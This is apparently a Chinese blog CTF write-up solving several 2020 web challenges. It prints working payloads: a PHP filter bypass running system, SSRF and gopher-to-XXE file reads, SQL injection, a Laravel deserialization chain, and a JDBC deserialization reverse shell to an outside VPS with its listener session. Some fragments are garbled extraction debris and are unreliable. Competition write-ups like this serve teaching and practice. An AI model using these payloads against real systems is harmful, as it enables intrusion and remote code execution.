

2020第五空间 web writeup

原创

HyMbb 于 2020-06-27 00:16:35 发布 2274 收藏 3

分类专栏: [ctf](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/a3320315/article/details/106960331>

版权



[ctf 专栏收录该内容](#)

57 篇文章 0 订阅

订阅专栏

hate-php

源码

```
<?php
error_reporting(0);
if(!isset($_GET['code'])){
    highlight_file(__FILE__);
}else{
    $code = $_GET['code'];
    if (preg_match('/(f|l|a|g|\.|p|h|\|;|\\"|\\"|\\"|\\"|\\"|\\"|=)/i', $code)) {
        die('You are too good for me');
    }
    $blacklist = get_defined_functions()['internal'];
    foreach ($blacklist as $blackitem) {
        if (preg_match ('/' . $blackitem . '/im', $code)) {
            die('You deserve better');
        }
    }
    assert($code);
}
```

直接取反绕过就行了

exp:

```
<?php
$a = "system";
$b= "cat flag.php";
echo urlencode(~$a);
echo "\n";
echo urlencode(~$b);
#(~%8F%97%8F%96%91%99%90)(); ``//phpinfo
```

最后的 `payload` 为:

```
?code=(~%8C%86%8C%8B%9A%92)(~%9C%9E%8B%DF%99%93%9E%98%D1%8F%97%8F)
```

view-source:http://121.36.74.163/?code=(~%8C%86%8C%8B%9A%92)(~%9C%9E%8B%DF%99%93%9E%98%D1%8F%97%8F)

```
1 <?php
2 $flag = 'flag{ecee9b5f24f8aede87cdda995fed079c}';
```

?%6c%65
673%74

<https://blog.csdn.net/a3320315>

do you know

这道题目是非预期

出题人的本意应该是考察 SSRF 和 XXE

但是直接一个 SSRF 就可以读出 flag 了

源码中

```
$poc=$_SERVER['QUERY_STRING']; #不会对url解码，所以直接绕过过滤
```

所以我们直接利用 file 协议去读文件

```
Raw Params Headers Hex
GET
?xxx=%66%69%6c%65%3a%2f%2f%76%61%72%2f%77%77%2f%68%74%6d%6c%2f%66%6c%61%67%2e%70%68%70&yyy=%66%69%6c%65%3a%2f%2f%76%61%72%2f%77%77%2f%68%74%6d%6c%2f%66%6c%61%67%2e%70%68%70
Content-Type: application/x-www-form-urlencoded
Host: 121.36.64.91
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

foreach($_GET as $key=>$value)
{
    $url=$value;
}

$ch = curl_init();
if ($type != 'file') {
    #add_debug_log($param, 'post_data');
    // 设置超时
    curl_setopt($ch, CURLOPT_TIMEOUT, 30);
} else {
    // 设置超时
    curl_setopt($ch, CURLOPT_TIMEOUT, 180);
}

curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_POST, true);
curl_setopt($ch, CURLOPT_SSL_VERIFYPeer, false);
curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, false);

// 设置header
if ($type == 'file') {
    $header[] = "Content-type: multipart/form-data; charset=UTF-8";
    curl_setopt($ch, CURLOPT_HTTPHEADER, $header);
} elseif ($type == 'xml') {
    curl_setopt($ch, CURLOPT_HEADER, false);
} elseif ($has_json) {
    $header[] = "Content-type: application/json; charset=UTF-8";
    curl_setopt($ch, CURLOPT_HTTPHEADER, $header);
}

// curl_setopt($ch, CURLOPT_USERAGENT, 'Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)');
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
curl_setopt($ch, CURLOPT_AUTOREFERER, 1);
// dump($param);
curl_setopt($ch, CURLOPT_POSTFIELDS, $param);
// 要求结果为字符串且输出到屏幕上
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
// 使用证书: cert 与 key 分别属于两个.pem文件

$res = curl_exec($ch);
var_dump($res);

string(628) "object; $m = $this->method; $v = $this->variable; $o->$m(); global $$v; $answer = file_get_contents('flag.php'); ob_end_clean(); } class B { function read() { ob_start(); global $answer; echo $answer; } } if($_SERVER['REMOTE_ADDR'] != "127.0.0.1") { die('show me your identify'); } if(isset($_GET[''])) { unserialize($_GET[''])->CaptureTheFlag(); } else { die('you do not pass the misc'); } "
```

可以知道 flag 在 flag.php 里面

所以最终的payload为:

```
?xxx=%66%69%6c%65%3a%2f%2f%76%61%72%2f%77%77%2f%68%74%6d%6c%2f%66%6c%61%67%2e%70%68%70&yyy=%66%69%6c%65%3a%2f%2f%76%61%72%2f%77%77%2f%68%74%6d%6c%2f%66%6c%61%67%2e%70%68%70
```

```

GET
/?xxx=%E6%89%8C%65%3a%2f%2f%2f%76%61%72%2f%77%77%77%2f%68%74%6d%
6c%2f%66%6c%61%67%e%70%68%70&yyy=%E6%89%8C%65%3a%2f%2f%2f%76%61%
72%2f%77%77%77%2f%68%74%6d%6c%61%67%2e%70%68%70
HTTP/1.1
Host: 121.36.64.91
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

/>&nbs&nbs&nbs;</span><span style="color: #FF8000">//&nbsp;curl_setopt($ch,&nbsp;CURLOPT_USERAGENT,'Mozilla/4.0&nbsp;
( compatible:&nbsp;$MSIE&nbsp;.5.01;&nbsp;Windows&nbsp;NT&nbsp;.5.0 )');<br
/>&nbs&nbs;</span><span style="color: #0000BB">curl_setopt(&nbsp;</span><span style="color: #007700">(</span><span
style="color: #0000BB">$ch</span><span style="color:
#007700">,&nbsp;</span><span style="color: #0000BB">1</span><span style="color:
#007700">);<br />&nbs&nbs;&nbs;</span><span style="color: #0000BB">curl_setopt(&nbsp;</span><span style="color: #007700">(</span><span
style="color: #0000BB">$ch</span><span style="color:
#007700">,&nbsp;</span><span style="color:
#0000BB">CURLOPT_AUTOREFERER</span><span style="color:
#007700">,&nbsp;</span><span style="color: #0000BB">1</span><span style="color:
#007700">,&nbsp;</span><span style="color: #0000BB">true</span><span
style="color: #FF8000">//&nbsp;dump($param);<br />&nbs&nbs;</span><span style="color: #0000BB">curl_setopt(&nbsp;</span><span style="color:
#007700">(</span><span style="color: #0000BB">$ch</span><span style="color:
#007700">,&nbsp;</span><span style="color:
#0000BB">CURLOPT_POSTFIELDS</span><span style="color:
#007700">,&nbsp;</span><span style="color: #0000BB">$param</span><span
style="color: #007700">");<br />&nbs&nbs;</span><span style="color: #FF8000">//&nbsp;-----<br
/>&nbs;</span><span style="color: #0000BB">curl_setopt(&nbsp;</span><span style="color: #007700">(</span><span
style="color: #0000BB">$ch</span><span style="color:
#007700">,&nbsp;</span><span style="color:
#0000BB">CURLOPT_RETURNTRANSFER</span><span style="color:
#007700">,&nbsp;</span><span style="color: #0000BB">true</span><span
style="color: #FF8000"/>//&nbsp;-----<br />&nbs;</span><span style="color: #0000BB">curl_setopt(&nbsp;</span><span style="color: #007700">(</span><span
style="color: #0000BB">$ch</span><span style="color:
#007700">,&nbsp;</span><span style="color: #0000BB">curl_exec(&nbsp;</span><span style="color:
#007700">(</span><span style="color: #0000BB">$ch</span><span style="color:
#007700">);<br />&nbs&nbs;</span><span style="color: #0000BB">var_dump(&nbsp;</span><span style="color: #007700">)(</span><span style="color:
#0000BB">$res</span><span style="color: #007700">);<br /></span>
</span><code>string(54) "<?php
$flag='flag(5bc0bc291d322450e679866d5ddf0a346)';"
</code>
```

<https://blog.csdn.net/a3320315>

预期解：

这道题应该是用 gopher 进行 ssrf 发送 post 请求给 xxe.php

首先我们来大致说一下流程，就是用 gopher 协议进行访问内网，有点 soap 的味道~

我们直接贴出 payload:

然后再稍加分析一下

```
?a=1&b=1&c=gopher://127.0.0.1:80/_POST%2520/xxe.php%2520HTTP/1.1%250d%250aHost%3a127.0.0.1%3a80%250d%250aAccept%
3a/*%250d%250aContent-Length%3a611%250d%250aContent-Type%3aapplication/x-www-form-urlencoded%250d%250a%250d%250
adata=%25253c%25253f%252578%25256d%25256c%252520%252576%252565%252572%252573%252569%25256f%25256e%25253d%252522%
252531%25252e%252530%252522%252520%252565%25256e%252563%25256f%252564%252569%25256e%252567%25253d%252522%252575%
252572%252565%252561%252564%252574%252566%25252d%252538%252522%25253f%25253e%25250a%25253c%252521%252544%25254f%
252543%252554%252559%252550%252545%252520%252578%252565%252520%25255b%25250a%25253c%252521%252545%25254c%252545%
25254d%252545%25254e%252554%252520%25256e%252561%25256d%252565%252520%252541%25254e%252559%252520%25253e%25250a%
25253c%252521%252545%25254e%252554%252549%252554%252559%252520%252578%252565%252520%252553%252559%252553%252554%
252545%25254d%252520%252522%252570%252568%252570%25253a%25252f%25252f%252566%252569%25256c%252574%252565%252572%
25252f%252572%252565%252572%252565%252561%252564%252561%25256d%25253d%252563%25256f%25256e%252576%252565%252572%
252574%25252e%252562%252561%252573%252565%252536%252534%25252d%252565%25256e%252563%25256f%252564%252565%25252f%
252572%252565%252573%25256f%252575%252572%252563%252565%25253d%252566%25256c%252572%252565%252561%252564%252561%
252567%25252e%252570%252568%252570%252522%252520%25253e%25255d%25253e%25250a%25253c%252572%25256f%252574%25253e%
25253e%25250a%25253c%25256e%252561%25256d%252565%25253e%252526%252578%252565%25253b%25253c%25252f%25256e%252561%
25256d%252565%25253e%25250a%25253c%25252f%252572%25256f%25256f%252574%25253e
```

1、首先分析一下前一部分

```
gopher://127.0.0.1:80/_POST%2520/xxe.php%2520HTTP/1.1%250d%250aHost%3a127.0.0.1%3a80%250d%250aAccept%3a/*%250d%
250aContent-Length%3a611%250d%250aContent-Type%3aapplication/x-www-form-urlencoded
```

注意必须包括端口，否则 gopher 访问不到

由于 **gopher** 协议传递数据包的时候会将第一个字符吞掉，所以我们在前面加一个 **_**，然后后面接数据包。我们都知道一个数据包的格式如下：

```
POST /xxe.php HTTP/1.1
Host: 121.36.64.91
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://121.36.64.91/xxe.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 611
Origin: http://121.36.64.91
Connection: close
Upgrade-Insecure-Requests: 1
```

有许多的请求头，但是只有一部分是必须的

上面的第一部分下列请求头的url编码（包括换行 **%0d%0a**，而且这儿需要将 **%** 进行二次编码）

```
POST /xxe.php HTTP/1.1
HOST:127.0.0.1:80
Accept:/*
Content-Length:611
Content-Type:application/x-www-form-urlencoded
```

POST发送数据的时候，数据于请求头中间有两个 **%0d%0a**

最最最容易混淆的地方来了，就是上面的 Content-Length:611 的理解

这个 **Content-Length:611** 表示发送数据的大小

例如我们POST **data=xxx**，则 **Content-Length** 为 **8**，无论你进行多少次url编码，都会将我们发送的数据解码成 **data=xxx**，所以有时候我们进行多次url编码，但是服务器还是能识别，这就是 **Content-Length** 的作用

我们知道这道题目实际就是 **gopher** 进行 **xxe** 攻击，我们只需要用 **gopher** 发送一个能读取文件的 **xml** 过去就可以了，而且实际题目有一些过滤，双写绕过就行了，所以随便找个能读文件的 **xml** 如下

```
<?xml version="1.0" encoding="ureadtf-8"?>
<!DOCTYPE xe [
<!ELEMENT name ANY >
<!ENTITY xe SYSTEM "php://filter/rereadad=convert.base64-encode/resource=freadag.php" >]>
<root>
<name>&xe;</name>
</root>
```

这儿还有一个需要注意的点

我们在计算长度的时候不能直接计算明文的长度，这是因为上面的字符有一些特殊字符，而这些特殊字符又有实际的含义，例如 **&**

假设我们只计算明文的长度，则不管我们怎么 **url** 编码，服务器都会解析成明文的格式


即访问 **xxe.php** 是发送的数据为 **data=<?xml version="1.0" enco....** 这样就会包含特殊符号，就不能正确传输数据

正确的做法是：

- 1、对 **payload**（即 **xml**）所以字符进行 **url** 编码，计算编码后的长度，例上面的 **xml** 编码后长度为 **606**，加上 **data=**，总长度为 **610**
- 2、先把编码后的数据加在 **data=** 的后面
- 3、直接在 **burpsuite** 里面编码（只对特殊字符编码即可，即 **%**，因为 **GET** 方法有长度限制，如果编码太长不能发送请求）（再编两次码，总共对 **xml** 三次编码，因为我们发送请求时浏览器本身会编一次码，然后 **gopher** 发送数据时也会编码一次，所以只有编码三次，到达 **xxe.php** 的数据才是 **xml** 第一次编码之后的数据，否则直接是明文数据，不能有效传递 **xml**，如果编码四次也

不行，只能三次，这只是针对特殊字符的)

4、burpsuite对特殊字符编码的地方



最终的结果为

The Burp Suite interface is shown with the Target set to <http://121.36.64.91>. The Request tab displays a GET request with a complex payload containing numerous encoded characters. The Response tab shows the corresponding response, which is a large block of XML-like data starting with `<?xml version="1.0" encoding="UTF-8"?>`. The XML structure includes nodes for document, nodeValue, nodeType, parent, child, firstChild, lastChild, previousSibling, nextSibling, attributes, ownerDocument, namespaceURI, prefix, baseURI, and textContent. The XML content contains many encoded characters and some specific values like `PD9waHAKJGZs`.

对结果进行 `base64` 解码就可以得到 `flag` 了

```
PD9waHAKJGZsYWc9J2ZsYWd7NWJjMGJjMjkxZDMyMjQ1MDY3OTg2NmQ1ZGRmMGEzNDZ9JzsK

<?php
$flag='flag{5bc0bc291d322450679866d5ddf0a346}';

https://blog.csdn.net/a3320315
```

zzm's blog

这是一道 `java` 题目

首先下载 `xml`，查看依赖

```

<dependencies>
    <dependency>
        <groupId>com.sparkjava</groupId>
        <artifactId>spark-core</artifactId>
        <version>2.9.0</version>
    </dependency>
    <dependency>
        <groupId>org.slf4j</groupId>
        <artifactId>slf4j-nop</artifactId>
        <version>1.7.30</version>
    </dependency>
    <dependency>
        <groupId>commons-collections</groupId>
        <artifactId>commons-collections</artifactId>
        <version>3.2.1</version>
    </dependency>
    <dependency>
        <groupId>mysql</groupId>
        <artifactId>mysql-connector-java</artifactId>
        <version>8.0.15</version>
    </dependency>
    <dependency>
        <groupId>com.fasterxml.jackson.core</groupId>
        <artifactId>jackson-databind</artifactId>
        <version>2.9.8</version>
    </dependency>
    <dependency>
        <groupId>com.fasterxml.jackson.core</groupId>
        <artifactId>jackson-core</artifactId>
        <version>2.9.8</version>
    </dependency>
    <dependency>
        <groupId>com.fasterxml.jackson.core</groupId>
        <artifactId>jackson-annotations</artifactId>
        <version>2.9.8</version>
    </dependency>

```

然后就是一顿谷歌百度，最终找到了这个

https://github.com/fnmsd/MySQL_Fake_Server

上面有详细的介绍说明

直接开始操作步骤吧，原理说了也不知道

修改config.json

```
{
    "fileread": {
        "win_ini": "c:\\windows\\win.ini",
        "win_hosts": "c:\\windows\\system32\\drivers\\etc\\hosts",
        "win": "c:\\windows\\",
        "linux_passwd": "/etc/passwd",
        "linux_hosts": "/etc/hosts",
        "index_php": "index.php"
    },
    "yso": {
        "Jdk7u21": ["Jdk7u21", "calc"],
        "CommonsCollections1": ["CommonsCollections1", "curl http://129.204.207.xxx:9002/asd"],
        "CommonsCollections6": ["CommonsCollections6", "curl http://129.204.207.xxx:9002/asd"]
    }
}
```

我们只需要修改yso就行了，即反序列化，这个是伪造MYSQL服务端读文件和java的按序列化两个功能组合在一起使用的，所以我们只需要改yso就行

1、vps上运行 `python3 server.py`

2、vps上监听9002端口

最终的payload:

```
{"id": ["com.mysql.cj.jdbc.admin.MiniAdmin", "jdbc%3amysql%3a//129.204.207.xxx%3a3306/test%3fautoDeserialize%3dtrue%26queryInterceptors%3dcom.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor%26user%3dyso_commonsCollectio ns6_bash%20-c%20{echo, YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjkuMjA0LjIwNy54eHgvOTAwMiAwPiYxCg==} | {base64, -d} | {bash, -i}"]}
```

其中这句代码是 `bash -i >& /dev/tcp/129.204.207.114/9002 0>&1` 的编码格式，就是通过linux特性略去了特殊字符
转换网址

```
bash%20-c%20{echo, YmFzaCAtaSA%25%32%62JiAvZGV2L3RjcC8xMjkuMjA0LjIwNy54eHgvOTAwMiAwPiYxCg==} | {base64, -d} | {bash, -i}
```

这样就直接反弹 shell 了

```
https://ubuntu.com/livepatch

Last login: Fri Jun 26 00:10:06 2020 from 58.243.250.17
ubuntu@VM-0-5-ubuntu:~$ nc -lvp 9002
Listening on [0.0.0.0] (family 0, port 9002)
Connection from ecs-121-36-46-83.compute.hwclouds-dns.com 44158 received!
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
ctf@4fe645a7c108:/tmp$ cd /tmp
cd /tmp
ctf@4fe645a7c108:/tmp$ ls
ls
a.sh
evil
flag_keowpijkoqeew
fuck
fucker
hsperfdata_ctf
hsperfdata_root
hxd
ctf@4fe645a7c108:/tmp$ cat flag ^H^[[D
cat flag_keowpijkoqeew
flag{90d88050-42fc-4dc6-9b10-b40b82e44495}
ctf@4fe645a7c108:/tmp$ https://blog.csdn.net/a3320315
```

得到 flag

美团外卖

这道题无力吐槽，只想说想打人，感觉出题人脑子有点问题~~

没啥说的，最多就是一个注入题，其它的都是有点脑洞的意味

首先登录那个可以直接绕过登录

也可以在哪儿注出来，经过测试，过滤的 `> < = like regexp` 等比较符号

这儿还可以用 `in` 绕过

用法为

```
select substring("xxx" from 1 for 1) in("x");
```

上面返回 1，然后再结合 sleep 就可以达到盲注的目的

```
mysql> select substring("xxx" from 1 for 1) in("x");
+-----+
| substring("xxx" from 1 for 1) in("x") |
+-----+
| 1 |
+-----+
1 row in set (0.00 sec)
```

逗号过滤用 substring 绕过

这儿就不贴代码了，

然后在 `daochu.php` 中还有一个未经任何过滤的SQL注入，并且有回显

payload:

```
?type=1&imei="union%20select%201,2,3,(select%20hints%20from%20hint),5,6%23&imei2=xxx
```

得到

```
<table border="1"><tr><th>user</th><th>code</th><th>name</th><th>phononenumber</th></tr><tr><td>see_the_dir_956c110ef9decdd920249f5fed9e4427</td><td>6</td><td>2</td><td>3</td></tr></table>
```

然后进入目录一阵乱扫，和不加目录是一样的路由，但是经过测试可以访问lib中的php文件，然后找到

`lib\webuploader\0.1.5\server\preview.php`

不知道咋个就得到了flag，反正我们得到的源码于后台的绝对不一样，着不知道这样出题的意义~~

laravel

先全局搜索 `__destruct`

全局搜索结果展示了 `__destruct` 在多个文件中的实现。其中，`ImportConfigurator::__destruct()` 方法被高亮显示并用红色边框包围。

```
use Symfony\Component\Routing\RouteCollection;
...
class ImportConfigurator
{
    use Traits\RouteTrait;

    private $parent;

    public function __construct(RouteCollection $parent, RouteCollection $route)
    {
        $this->parent = $parent;
        $this->route = $route;
    }

    public function __destruct()
    {
        $this->parent->addCollection($this->route);
    }
}
```

https://blog.csdn.net/a3320315

很明显，`$parent` 和 `$route` 都是可控的，那么我们可以继续寻找 `__call` 函数

继续跟踪到 `Generator.php`

在 `Generator.php` 中，`__call()` 方法被高亮显示并用红色边框包围。

```
...
public function __get($attribute)
{
    return $this->format($attribute);
}

public function __call($method, $attributes)
{
    return $this->format($method, $attributes);
}
```

https://blog.csdn.net/a3320315

然后继续查看 `$this->format`

```
213     mt_srand((int) $seed);
214 } else {
215     mt_srand((int) $seed, MT_RAND_PHP);
216 }
217 }
218 }
219
220 public function format($formatter, $arguments = array())
221 {
222     return call_user_func_array($this->getFormatter($formatter), $arguments);
223 }
224
225 /**
226 * @param string $formatter
227 *
228 * @return Callable
229 */
230 public function getFormatter($formatter)
231 {
232     if (isset($this->formatters[$formatter])) {
233         return $this->formatters[$formatter];
234     }
235     foreach ($this->providers as $provider) {
236         if (method_exists($provider, $formatter)) {
237             $this->formatters[$formatter] = array($provider, $formatter);
238
239             return $this->formatters[$formatter];
240         }
241     }
242     throw new \InvalidArgumentException(sprintf('Unknown formatter "%s"', $formatter));
243 }
```

而且 `$this->formatters` 可控，那么上面的`call_user_func_array`的两个参数都可控。

整条链为：

- `\Symfony\Component\Routing\Loader\Configurator\ImportConfigurator`
- `\Faker\Generator`

payload:

```

<?php
namespace Faker{
class Generator{
function __construct(){
$this->formatters = ["addCollection"=>"system"];
}
}
}

namespace Symfony\Component\Routing\Loader\Configurator{
class ImportConfigurator{
function __construct(){
$this->parent =new \Faker\Generator();
$this->route = "dir";
}
}

namespace{
$a = new \Symfony\Component\Routing\Loader\Configurator\ImportConfigurator();
echo serialize($a );
}
}

```

